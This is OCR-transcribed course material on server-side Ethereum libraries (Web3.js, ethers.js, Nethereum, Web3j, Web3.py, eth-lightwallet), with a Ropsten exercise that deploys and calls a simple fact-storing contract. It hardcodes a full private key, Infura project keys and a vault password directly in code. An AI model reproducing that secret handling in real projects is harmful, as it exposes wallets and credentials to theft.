
Chapter 2.9. Server-Side Ethereum APIs


Server-Side Ethereum Libraries


Web3.js, Ethers.js, Nethereum, Web3j, Web3py














Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Using Web3 API (3)

- Invoking functions from existing smart contract

```
const contractAddress =
  '0x987ae6c8837e88dff419ac01a9a41c693ddeda33';
const contractABI =
  [{"constant":false,"inputs":[{"name":"hash","type":"string"}],"nam
  e":"add","outputs":[{"name":"dateAdded","type":"uint256"}],"payabl
  e":false,"stateMutability":"nonpayable","type":"function"},{"const
  ant":true,"inputs":[{"name":"hash","type":"string"}],"name":"verif
  y","outputs":[{"name":"dateAdded","type":"uint256"}],"payable":fal
  se,"stateMutability":"view","type":"function"}];
let contract = new web3.eth.Contract(contractABI, contractAddress);
contract.verify(documentHash).call().then(console.log);
```

Infura API

- **Infura** provides a gateway to the Ethereum blockchain
  - Signup and get a free JSON RPC endpoint to the Ethereum Mainnet, Ropsten, Kovan, Rinkeby and other networks
  - Instead of running a local Ethereum node, just use Infura.io

```
let web3 = new Web3();
web3.setProvider(new web3.providers.HttpProvider(
  'https://ropsten.infura.io/8HIzwWmxZbPPDZmBnth4'));
web3.eth.getBalance("0x7cB57B5A97eAbe94205C07890BE4c1
aD31E486A8").toString();
```

Exercise: Smart Contracts Web3 and Infura

Using Web3.js and Infura

ethers.js

- Feature-Complete library for Ethereum applications in JavaScript
- Web3 alternative

```
npm install --save-dev ethers
```

```
let ethers = require('ethers');
```

- Separation of concerns – key management and state
  - ethers.Wallet – holds keys, signs transactions
  - ethers.providers – connection to the Ethereum network, checking states and sending transactions

Using ethers.js

- Get a provider to an Ethereum blockchain (e.g. Ropsten)

```
let ethers = require('ethers');
let provider = ethers.providers.getDefaultProvider('ropsten');
```

- Wait for transaction to be mined

```
provider.waitForTransaction(transactionHash)
 .then(transaction => console.log(transaction));
```

- Create a Wallet instance for a particular chain

```
let wallet = new ethers.Wallet(privateKey, provider);
```

- Get the balance of the address

```
wallet.getBalance().then(console.log);
```

Using ethers.js – Contracts

- Deploy a Contract

```
let bytecode = "0x6060060c57fe5b60405161012d3803…";
let abi = [{"constant":false,"inputs"…];
let deployTransaction =
  ethers.Contract.getDeployTransaction(bytecode, abi);
wallet.sendTransaction(deployTransaction);
```

- Create a Contract Instance

```
let contract = new ethers.Contract(address, abi, wallet);
```

Interact with Contracts

- ArrayOfFacts – simple Contract storing facts on the Blockchain
- Add a Fact to a contract

Contract method name

```
let fact = 'Random Fact';
contract.add(fact);
```

- Read a Fact from a contract

```
contract.getFact(index)
 .then(fact => console.log(`Fact ${index}: ${fact}`);
```

Exercise: Smart Contracts ethers.js

Using ethers.js and Infura

Nethereum

- .NET integration library for Ethereum
- NuGetPackages
  - Web3 `Nethereum.Web3`
  - Contracts `Nethereum.Contracts`
- Creating an Account from a private key

```
var account = new Account("0x688…");
```

- Creating an instance of web3 using HTTP provider

```
var web3 = new Web3(account, provider);
```

Nethereum – Interact with Contracts

- Create a instance of an existing contract

```
var abi = "[{\"constant\":false,…]";
var contractAddress = "0x356E7677971C952bAe7…";
var contract = web3.Eth.GetContract(abi,
  contractAddress);
```

Contract method name

- Send Transaction – Set contract stored data

```
var setFunction = contract.GetFunction("set");
setFunction.SendTransactionAsync(account.Address, gas,
  gasPrice, value);
```

Nethereum – Interact with Contracts (2)

- Read from a contract

Contract method return type

```
var getFunction = contract.GetFunction("get");
var value = getFunction.CallAsync<int>().Result;
Console.WriteLine("Storage value data: " + value)
```

- Get Transaction Hash and do not wait to be mined

```
var txHash = setFunction.SendTransactionAsync(…)
.ConfigureAwait(false).GetAwaiter().GetResult();
```

```
0x04ea1e78865692459a1a4e77ed4ea52ec92e1dc49fec0f5b04b319c337
  87def5
```

Exercise: Smart Contracts

Using Nethereum and Infura

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Web3j

- Java and Android library for integration with Ethereum
- Creates Contract wrappers from native Java code
- Web3j Command Line Tools to generate wrapper code

```
web3j solidity generate Contract.bin Contract.abi -o …
```

- Maven dependency

```
<dependency>
  <groupId>org.web3j</groupId>
  <artifactId>core</artifactId>
  <version>3.4.0</version>
</dependency>
```



Using Web3j

- Creating an instance of web3 using HTTP provider

```
Web3j web3 = Web3j.build(new
  HttpService("http://localhost:8545"));
```

- Load credentials by private key

```
String privateKey = "0x6881c714c323c2f5798568866344…";
Credentials credentials = Credentials.create(privateKey);
```

- Deploy a contract

```
ArrayOfFacts contract = ArrayOfFacts.deploy(web3,
  credentials, ManagedTransaction.GAS_PRICE,
  Contract.GAS_LIMIT).send();
```

Web3j – Invoke Contract Methods

- Load the Contract from an address

```
String address = "0x356E7677971C952bAe7…";
ArrayOfFacts contract = ArrayOfFacts.load(address,
  web3j, credentials, gasPrice, gasLimit);
```

- Write to the contract, wait until is mined

Contract method name

```
String fact = "Random fact";
TransactionReceipt tx = contract.addFact(fact).send();
```

- Read from a contract

```
BigInteger index = new BigInteger("0");
String fact = contract.getFact(index).send();
```

Exercise: Smart Contracts Web3j

Using Web3j and Infura

Web3.py

- Python library for interaction with Ethereum
- API derived from Web3.js
- Very familiar to Web3.js
- Install package

```
pip install web3
```

- Import in a project

```
from web3 import Web3, HTTPProvider
```

Web3.py API

- Creating an instance of web3 using HTTP provider

```
web3 = Web3(HTTPProvider("http://localhost:8545"))
```

- Create a Contract Instance

```
CONTRACT_ADDRESS = '0x356E767797774D9D231C56C94ac76951C952bAe7'

ABI =
  '[{"constant":false,"inputs":[{"name":"newFact","type":"string"}],"name":"add
  ","outputs":[],"payable":false,"stateMutability":"nonpayable","type":"functio
  n"},{"inputs":[],"payable":false,"stateMutability":"nonpayable","type":"const
  ructor"},{"constant":true,"inputs":[],"name":"count","outputs":[{"name":"","t
  ype":"uint256"}],"payable":false,"stateMutability":"view","type":"function"},
  {"constant":true,"inputs":[{"name":"index","type":"uint256"}],"name":"getFact
  ","outputs":[{"name":"","type":"string"}],"payable":false,"stateMutability":"
  view","type":"function"}]'

contract = web3.eth.contract(CONTRACT_ADDRESS, ABI)
```

Web3.py API – Invoke Contract Methods

- ArrayOfFacts – simple Contract storing facts on the Blockchain
- Add a Fact to Contract

```
fact = 'Random fact'
nonce = web3.eth.getTransactionCount(CONTRACT_ADDRESS)
transaction = contract.functions.add(fact).buildTransaction({
    'nonce': nonce, 'gas': 4600000 })
signed_txn = web3.eth.account.signTransaction(transaction,
  private_key)
web3.eth.sendRawTransaction(signed_txn.rawTransaction)
```

- Get Total Facts from the Contract

```
count = contract.functions.count().call()
```

Exercise: Smart Contracts Web3.py

Using Web3.py and Infura

What is Light Wallet?

- Lightweight JS Wallet for Node and the browser.
- Allows you to store your encrypted keys in the browser
- Allows you full control over your keys while still connecting to a remote node to relay signed transactions

- Light wallet has 3 modules that provide functionality
  - Keystore - interface functions for the keystore object
  - Signing – interface function for signing raw transactions
  - Txutils - will create RLP encoded raw unsigned transactions

Installing Light Wallet

- Install using the node package manager

```
npm install eth-lightwallet
```

- Inside eth-lightwallet under /node_modules folder is the lightwallet.min.js
- Additionally, it exposes the lightwallet global object to the browser

```
<script src="node_modules/eth-
  lightwallet/dist/lightwallet.min.js"></script>
```

- In case you don't want to use it in the browser:

```
let lightwallet = require("lightwallet")
```

Using Light Wallet

- Generating a wallet (ignore the require line in the browser).


```
let lightwallet = require("eth-lightwallet");
var keystoreObject;
let mnemonicPhrase = lightwallet.keystore.generateRandomSeed();
lightwallet.keystore.createVault({
  seedPhrase: mnemonicPhrase,      // createVault takes a JSON object
  password: "0x31/0x31/0x31/0x31", // and a callback function to which
  salt: "saltthatissalty",         // it passes an error and keystore
  hdPathString: "m/44'/60'/0'/0"   // arguments
}, (err, keystore) => {            // You can assign the keystore
   keystoreObject = keystore       // outside the callback context and
});                                // use it to access your wallet anytime
```


Using Light Wallet (2)

- Using the Keystore object we generated on the previous slide, we can create and sign transactions on demand.

```
var contract; var derivedKey;
keystoreObject.keyFromPassword("0x31/0x31/0x31/0x31", (err, pwDerivedKey) => {
  keystoreObject.generateNewAddress(pwDerivedKey, 5); // Derive addresses
  let sender = keystoreObject.getAddresses()[0];
  let txOptions = {
        gasPrice: 10000000000000, gasLimit: 3000000, value: 10000000, nonce: 2,
        data: "Your contract byte code goes here"
  }
  derivedKey = pwDerivedKey;
  contract = lightwallet.txutils.createContractTx(sender, txOptions);
});
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.





Exercises: Smart Contracts using Web3.js and Infura

Web3.js is a collection of libraries, which allow you to interact with a local or remote Ethereum node, using a HTTP or IPC connection. In this exercise, we will use web3.js to deploy a contract on the Ethereum Ropsten Testnet and play with it. We will first compile a contract, deploy it and finally call some of the contract's functions. In order to web3 connect to the Ropsten Testnet, we will use Infura.io API as a provider.

6. Infura.io API

To start with, create a new project at an appropriate place. In the directory, open a terminal and initialize package.json file:

```
npm init -y
```

After that, install solc-js:

```
npm install --save solc
```

Because we will read a smart contract from a file, we will need a file-system library:


```
npm install --save fs-extra
```

Last but not least, web3.js:


```
npm install --save web3
```

Now let's get the necessary Infura.io provider. Go to https://infura.io/ and click [Get started for free]:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Fill out the form and click [Submit]. Then **copy** the Ropsten URL:



NETWORK	DESCRIPTION	URL
Mainnet	production network	https://mainnet.infura.io/S5x6g4qTdHODKIK6KCnd
Ropsten	test network	https://ropsten.infura.io/S5x6g4qTdHODKIK6KCnd
INFURAnet	test network	https://infuranet.infura.io/S5x6g4qTdHODKIK6KCnd
Kovan	test network	https://kovan.infura.io/S5x6g4qTdHODKIK6KCnd
Rinkeby	test network	https://rinkeby.infura.io/S5x6g4qTdHODKIK6KCnd
IPFS	gateway	https://ipfs.infura.io

After we have installed our dependencies, create a JavaScript file, set them up as global variables in the beginning of the file. Then, paste the **Infura URL** as a provider. A **provider** abstracts a connection to the Ethereum blockchain for issuing queries and sending state changing transactions. It is simply a connection to the network.

Then initialize **web3** with the given provider:

```
const Web3 = require('web3');
const solc = require('solc');
const fs = require('fs-extra');
const provider = 'https://ropsten.infura.io/xnHvI6acZWlfgSKYWuBl';
let web3 = new Web3(new Web3.providers.HttpProvider(provider));
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

7. Compiling a Smart Contract

The Smart Contract object is a meta-class, so many of the functions in it are not defined until it is instantiated with an application binary interface (ABI) which is usually generated by a compiler, such as Solidity. Therefore, we will use **solc-js** library – JavaScript bindings for the Solidity compiler.

Now, we will create a simple smart contract, which will store a string array of facts in the blockchain. **Only** the **owner** of the contract can **add** facts, but anyone can get how many **facts** are there and get a fact by **index**.

```
pragma solidity ^0.4.22;

contract ArrayOfFacts {
    string[] private facts;
    address private contractOwner;

    constructor() public {
        contractOwner = msg.sender;
    }

    modifier onlyOwner() {
        require(msg.sender == contractOwner);
        _;
    }

    function add(string newFact) public onlyOwner {
        facts.push(newFact);
    }

    function count() view public returns (uint256) {
        return facts.length;
    }

    function getFact(uint256 index) view public returns (string) {
        return facts[index];
    }

}
```

Now that we have written the smart contract, we will create a function in our JavaScript file, which reads a file and returns its content:

```
const fs = require('fs-extra');
function readFile(fileName) {
    return fs.readFileSync(fileName, 'utf8');
}
```


Let's compile the file now. We will create a function called **compileContract**, which takes the name of the file and name of the contract and returns an output of the compiled contract:

```
function compileContract(fileName, contractName) {
    let contractStr = readFile(fileName);
    let output = solc.compile(contractStr);
    return output.contracts[':' + contractName];
}

compileContract('./ArrayOfFacts.sol','ArrayOfFacts');
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

And the output:


```
{ assembly: { '.code': [Array], '.data': [Object] },
  bytecode: 6060604052336001600061010a81548173ffffffffffffffffffffffffffffffffffffffff021916908373ffffffffffffffffffffffffffffffffffffffff1602179055503415610050576000080fd5b61046c80610
  functionHashes:
   { 'add(string)': 'b0c8f9dc',
     'count()': '0666labd',
     'getFact(uint256)': 'e63b372d' },
  gasEstimates: { creation: [Array], external: [Object], internal: {} },
  interface: '[{"constant":true,"inputs":[],"name":"count","outputs":[{"name":"","type":"uint256"}],"payable":false,"stateMutability":"view","type":"function"},{"constant":false,"inputs"
  metadata: '{"compiler":{"version":"0.4.21+commit.dfe3193c"},"language":"Solidity","output":{"abi":[{"constant":true,"inputs":[],"name":"count","outputs":[{"name":"","type":"uint256"}],
  opcodes: 'PUSH1 0x60 PUSH1 0x40 MSTORE CALLER PUSH1 0x1 PUSH1 0x0 PUSH2 0x100 EXP DUP2 SLOAD DUP2 PUSH20 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF MUL NOT AND SWAP1 DUP4 PUSH20 0xFFFF
  runtimeBytecode: '6060604052600436106100575760003 57c0100000000000000000000000000000000000000000000000000000000000900463ffffffff16806306661abd1461005c578063b0c8f9dc14610085578063e63b372d14
  srcmap: '28:426:0:-;;;118:10;86:42;;;;;;;;;;;;;;;;;;;;;28:426;;;;;;;;;;;;;;;',
  srcmapRuntime: '28:426:0:-;;;;;;;;;;;;;;;;;;;
```




```
const privateKey = "0x6881c714c323c2f57985688663448a976498b4b0efd24b40fb29e49661890245";
```

First, we will create a **deployContract** function, which takes a Private Key, contract filename and the contract's name.


To deploy a contract to the Ethereum Network, we must have its bytecode and its application binary interface (ABI), usually generated from the Solidity compile.

We will add in **web3's accounts** the private key. Then, compile the contract. After that, we will use **web3.eth.Contract (jsonInterface [, address] [, options])**, which will create a new contract with all its methods defined in its json interface object. Since we have no address to deploy it to, we will leave it null and add as additional options: **data** – the **bytecode** of the contract, **gas** – the maximum gas provided for a transaction (gas limit) and **from** – the address from which the transaction should be made. Then call the contract's **deploy** function, which after successful deployment the promise resolves with a new contract instance and sends the transaction. After the transaction is mined, as a callback result of the contract instance, we will print the contract address:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
function deployContract(privateKey, filePath, contractName) {
    web3.eth.accounts.wallet.add(privateKey);
    let compiledContract = compileContract(filePath, contractName);
    let abi = compiledContract.interface;
    let bytecode = '0x' + compiledContract.bytecode;

    let contract = new web3.eth.Contract(JSON.parse(abi), null,
        {
            data: bytecode,
            from: web3.eth.accounts.wallet[0].address,
            gas: 4600000
        });

    contract
        .deploy()
        .send()
        .then((contractInstance) => {
            console.log("Contract created at: " + contractInstance.options.address);
        });
}

deployContract(privateKey, './ArrayOfFacts.sol', 'ArrayOfFacts');
```

```
Contract created at: 0xe8E57626E0044fc178767d3358Ea1C8665b772C0
```



9. Playing with the Smart Contract

Now that the Smart Contract is deployed, we will connect to a Smart Contract using **web3** to add facts to our contract. For ease, copy the address and abi of the contract and set them into two variables:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
let contractAddress = "0x8FF8949Fcd8388303a5a3cC50A1e5027160b5210";
let abi = [{constant:true,inputs:[],name:"count",outputs:[{name:"",type:"uint256"}],
    payable:false,stateMutability:"view",type:"function"},{constant:false,inputs:[{name:"newFact",type:"string"}],name:"add",outputs:[],
    payable:false,stateMutability:"nonpayable",type:"function"},{constant:true,
    inputs:[{name:"index",type:"uint256"}],name:"getFact",outputs:[{name:"",type:"string"}],
    payable:false,stateMutability:"view",type:"function"},{inputs:[],
    payable:false,stateMutability:"nonpayable",type:"constructor"}];
```

Create a method called **addFact**, which takes the Contract Address, an ABI of the contract, a Private Key for the wallet and the fact. The method will return a callback of the created transaction. Keep in mind the transaction information will return once the transaction is mined.

```
function addFact(privateKey, abi, contractAddress, fact) {
    web3.eth.accounts.wallet.add(privateKey);
    let contract = new web3.eth.Contract(abi, contractAddress);
    contract.methods
        .add(fact)
        .send(
            {
                from: web3.eth.accounts.wallet[0].address,
                gas: 4600000
            }, function (err, txId) {
                if (err)
                    console.log(err);
                console.log("TxHash: " + txId);
            })
        .then(function (transaction) {
            console.log('Transaction Information:');
            console.log(transaction);
        })
}

let fact = "The Times 03/Jan/2009 Chancellor on brink of second bailout for banks";
addFact(privateKey, abi, contractAddress, fact);
```

```
TxHash: 0x2171f0b0c03015654f3e6da9f361e52f6e7e0353fa46dd35f5c97f500af265a2
Transaction Information:
{ blockHash: '0x787265fa94b6edb9c32df4cc63d2e3618644cb593c53dda68465e8666c125570',
  blockNumber: 2965476,
  contractAddress: null,
  cumulativeGasUsed: 134597,
  from: '0x3da4310e62cb2954b85a152c95381050a6e8ed1a',
  gasUsed: 113597,
  logsBloom: '0x00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
  status: '0x1',
  to: '0x8ff8949fcd8388303a5a3cc50a1e5027160b5210',
  transactionHash: '0x2171f0b0c03015654f3e6da9f361e52f6e7e0353fa46dd35f5c97f500af265a2',
  transactionIndex: 1,
  events: {} }
```

The **status** shows whether the transaction was successful or not.

In Etherscan:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

https://ropsten.etherscan.io/tx/0x2171f0b0c03015654f3e6da9f361e52f6e7e0353fa46dd35f5c97f500af265a2

TxHash:	0x2171f0b0c03015654f3e6da9f361e52f6e7e0353fa46dd35f5c97f500af265a2
TxReceipt Status:	Success
Block Height:	2965476 (1 block confirmation)
TimeStamp:	35 secs ago
From:	0x3da4310e62cb2954b85a152c95381050a6e8ed1a
To:	Contract 0x8ff8949fcd8388303a5a3cc50a1e5027160b5210
Value:	0 Ether ($0.00)
Gas Limit:	4600000
Gas Used By Txn:	113597
Gas Price:	0.00000004 Ether (40 Gwei)
Actual Tx Cost/Fee:	0.00454388 Ether ($0.000000)
Nonce:	39
Input Data:	

```
Function: add(string trackHash) ***

MethodID: 0xb0c8f9dc
[0]:  0000000000000000000000000000000000000000000000000000000000000020
[1]:  0000000000000000000000000000000000000000000000000000000000000045
[2]:  5468652054696d65732030332f4a616e2f32303039204368616e63656c6c6f72
[3]:  206f6e206272696e6b206f66207365636f6e64206261696c6f757420666f7220
[4]:  62616e6b730000000000000000000000000000000000000000000000000000
```

Convert To Ascii

What will happen if the **someone**, **different** from contract owner, tries to add a fact to the contract? Get another address, which has any ETHt, and execute the method with its private key.

```
TxHash: 0xe40922ea7f3a8c74fcc58967c4cfc9f71a8b9c7974faa51ee5a7521072fcaf20
Transaction Information:
{ blockHash: '0x5a54f8bd059f05881e7c85407f7be75a62f1b8a10aa43858c6c5bde961f985d1',
  blockNumber: 2965514,
  contractAddress: null,
  cumulativeGasUsed: 86153,
  from: '0xc4a289c042cee462cf47ba774cc3c5483eb70c74',
  gasUsed: 27084,
  logsBloom: '0x00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
  status: '0x0',
  to: '0x8ff8949fcd8388303a5a3cc50a1e5027160b5210',
  transactionHash: '0xe40922ea7f3a8c74fcc58967c4cfc9f71a8b9c7974faa51ee5a7521072fcaf20',
  transactionIndex: 2,
